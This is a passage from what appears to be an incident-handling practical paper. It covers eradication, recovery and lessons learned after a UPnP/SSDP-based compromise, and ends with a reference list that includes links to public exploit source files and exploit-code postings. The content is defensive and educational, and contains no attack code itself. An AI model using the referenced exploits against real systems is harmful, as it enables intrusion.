In the eradication phase, Christian, with the help of Karl, reconstructed the attack from the backups of the machines. They found that the attackers had used the SSDP relay attack in conjunction with the double-decode exploit three days before, which was when they were actually getting the data. Somebody on the other end must have then pieced together the data and done a pretty hefty all-nighter to change the code so that X23Media wouldn't immediately be identifiable as plagiarists. They never found out why the attackers had come back and tried the same game again. Christian and Karl would have had a really hard time in figuring out what had happened otherwise.

How to improve WebForxe's defenses? It is relatively easy to disable the UPnP services on an XP box, since it is not required for the rest of the machine to perform properly. Karl also accepted Christian's suggestion to subscribe to the Bugtraq mailing list in order to keep himself more up-to-date about the publicly known vulnerabilities, at least. Karl also acknowledged that he himself needs to be more involved in security issues, and that the fact that a machine is only used internally does not mean obvious security holes shouldn't be fixed.

In order to assess the current status of the network, Christian showed Karl how to apply some common tools in order to scan the network for vulnerabilities, such as `Retina`, `Nessus`, and the like.

6.6 Recovery

Recovery was done quickly in this case. The Windows XP box was not really needed, so no replacement for it was brought back into the network. Since there was a need to maintain operations, Karl built a box the next day that would replace the compromised `motivangst` box. He was applying all the latest patches on top of the current service pack for Windows 2000. On the downside, he has lost much of his fate in networking, since there were are so many patches, and new ones kept coming out almost weekly. He began to understand that maintaining secure operations is a full-time job, depending on the size of a company for much more people than just a single person.

Other than that, the vulnerability scanners did not reveal much else to be worried about. However, Karl monitored the new machine very closely for a while, starting the sniffer at random times. He started doing this for other machines as well, but in the weeks following the incident, nothing happened.

6.7 Lessons learned

To prepare for the follow-up on the incident, Christian went through the forms in the handler handbook in order to prepare a rather lengthy report. During the follow-up period, Christian had some long discussions with Karl and Angelina. While Karl was all hyped about security, Angelina had a tight grip on time schedules and money that could be spent for security efforts.

Christian was trying to push them to remain calm and not be carried away, to conduct a helpful lessons-learned session. They did agree that Karl was operating at above 100% of what a single individual could really accomplish on a day-to-day basis. Angelina approved the hiring of another network/IT professional, ideally with a decent background in computer security. Karl agreed that he had to learn many things about security. Christian promised to check back on them regularly in order to keep them on their toes.

Christian and Karl figured out the following game plan: access to shared servers would be much more tightly controlled by adding another firewall into the network and enforcing logins on the shared machine, which was mainly a file server to the developers. The machine would log all logins, and the firewall would not allow access through any other ports than the ones required for file sharing. Christian approved of Karl's policy of not allowing laptops, esp. given the high turnaround in the company. Karl also planned to establish a clear privacy policy that would state that all communications within the company and using the company's network would be subject to surveillance. He also felt strongly about using encryption from with the company to unknown outside targets.

Finally, Christian helped Karl install the Snort intrusion detection system. Once installed, Karl had a hard time at first dealing with all the data Snort was spitting out, but after a while, he actually got the hang of it. He even wrote a couple of rules for Snort in the end.

7 References

7.1 HTTP URLs

[BLUETOOTH] The Bluetooth Special Interest Group. The Official Bluetooth Website.
URL: http://www.bluetooth.com

[CAN-2001-0721] Common Vulnerabilities and Exposures. CAN-2001-0721. 09/27/2001.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0721

[CAN-2001-0876] Common Vulnerabilities and Exposures. CAN-2001-0876. 01/31/2001.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0876

[CAN-2001-0877] Common Vulnerabilities and Exposures. CAN-2001-0877. 01/31/2001.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0877

[CNET] CNET News.com. FBI warns on Windows XP hole. 12/26/2001.
URL: http://news.com.com/2100-1001-277389.html?legacy=cnet&tag=prntfr

[DSHIELD] Euclidian Consulting. DShield.org – Distributed Intrusion Detection System. URL: http://www.dshield.org/about.html

[CVE-2001-0333] Common Vulnerabilities and Exposures. CVE-2001-0333.
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=+CVE-2001-0333

[CYGWIN] RedHat/Cygnus. Cygwin, a UNIX environment for Windows.
URL: http://sources.redhat.com/cygwin/

[DBGSYM] Microsoft. Windows Symbol Packages.
URL: http://www.microsoft.com/ddk/debugging/symbols.asp

[EEYE] eEye Digital Security. UPNP - Multiple Remote Windows XP/ME/98 Vulnerabilities. eEye Advisory AD20011220. 12/20/2001.
URL: http://www.eeye.com/html/Research/Advisories/AD20011220.html

[ETHEREAL] Ethereal. The Ethereal Network Analyzer.
URL: http://www.ethereal.com/

[FILEMON] SysInternal. FileMon for Windows NT/9x.
URL: http://www.sysinternals.com/ntw2k/source/filemon.shtml

[MAGGIOTTI] Gabriel Maggiotti. UPNP Denial of Service. 01/09/2002.
URL: http://www.securityfocus.com/cgi-bin/archive.pl?id=1&start=2002-02-07&end=2002-02-13&mid=249238&threads=1

[GOLAND] Yaron Y. Goland. Multicast and Unicast UDP HTTP Messages. 11/09/1999. URL: http://www-old.ics.uci.edu/pub/ietf/http/draft-goland-http-udp-01.txt

[HTTP] R. Fielding et. Al. Hypertext Transfer Protocol – HTTP/1.1, 07/1999.
URL: http://asg.web.cmu.edu/rfc/rfc2616.html

[INCIDENTS] Incidents.org. Handler's Diary 12/21/01. 12/21/2001.
URL: http://www.incidents.org/archives/intrusions/msg03016.html

[JINI] Sun Microsystems. Jini Network Technology.
URL: http://www.sun.com/jini/

[KEN] 'Ken' from FTU. Three Windows XP UPNP DOS attacks. Bugtraq, 11/01/2001.
URL: http://marc.theaimsgroup.com/?l=bugtraq&m=100467787323377&w=2

[MS01-054] Microsoft. Microsoft Security Bulletin MS01-054: Invalid Universal Plug and Play Request can Disrupt System Operation. 11/01/2001.
URL: http://www.microsoft.com/technet/security/bulletin/MS01-054.asp

[MS01-059] Microsoft. Microsoft Security Bulletin MS01-059: Unchecked Buffer in Universal Plug and Play can Lead to System Compromise. 12/20/2001.
URL: http://www.microsoft.com/technet/security/bulletin/MS01-059.asp

[MSKB-Q315056] Microsoft Knowledgebase. Preventing Distributed Denial-of-Service Attacks that Use the Universal Plug-and-Play Service (Q315056). 12/18/2001.
URL: http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q315056

[NETCAT] @Stake. NetCat 1.1.
URL: http://www.atstake.com/research/tools/index.html

[NIPC] National Infrastructure Protection Center. ADVISORY 01-030 "Universal Plug and Play Vulnerabilities". 12/20/2001.
URL: http://www.nipc.gov/warnings/advisories/2001/01-030.htm

[NMAP] Fyodor. NMAP stealth port scanner.
URL: http://www.insecure.org/nmap/

[PSS] Packetstorm Security. Last 20 exploits. 01/01/2002.
URL: http://packetstormsecurity.nl/filedesc/XPloit.c.html

[PYNNONEN] Jouko Pynnonen. File extensions spoofable in MSIE download dialog. 11/26/2001.

URL: http://www.securityfocus.com/cgi-bin/archive.pl?id=1&start=2002-02-15&end=2002-02-21&mid=245594&threads=1

[QBOX1] Gabriel Maggiotti. WinME/XP UPNP dos & overflow.
URL: http://qb0x.net/exploits/XPloit.c

[QBOX2] Gabriel Maggiotti. WinME/XP UPNP DOS.
URL: http://qb0x.net/exploits/upnp_udp.c

[QBOX3] Gabriel Maggiotti. Chargen Server.
URL: http://qb0x.net/exploits/chargen.c

[SANS] The Sans Institute. Computer Security Incident Handling: Step-by-Step.
URL: http://www.sans.org/newlook/publications/incident_handling.htm

[SENDIP] SendIP. A commandline tool to allow sending arbitrary IP packets.
URL: http://www.earth.li/projectpurple/progs/sendip.html

[SNORT] Snort. The Open Source Network Intrusion Detection System.
URL: http://www.snort.org

[UNPLUG] Stever Gibson. UnPlug n'Pray. 12/28/2001.
URL: http://grc.com/UnPnP/UnPnP.htm

[UPNP1] Microsoft Corporation. UPnP Forum. About Universal Plug and Play technology.
URL: http://www.upnp.org/about/default.asp

[UPNP2] Microsoft Corporation. Universal Plug and Play Device Architecture. 06/08/2000.
URL: http://www.upnp.org/download/UPnPDA10_20000613.htm

[VULNDEV1] Bugtraq vuln-dev mailing list. Universal Plug and Play technology exploit code. 12/24/2001.
URL: http://lists.insecure.org/vuln-dev/2001/Dec/0256.html

[WINDBG] Microsoft. Microsoft Debugging Tools.
URL: http://www.microsoft.com/ddk/debugging/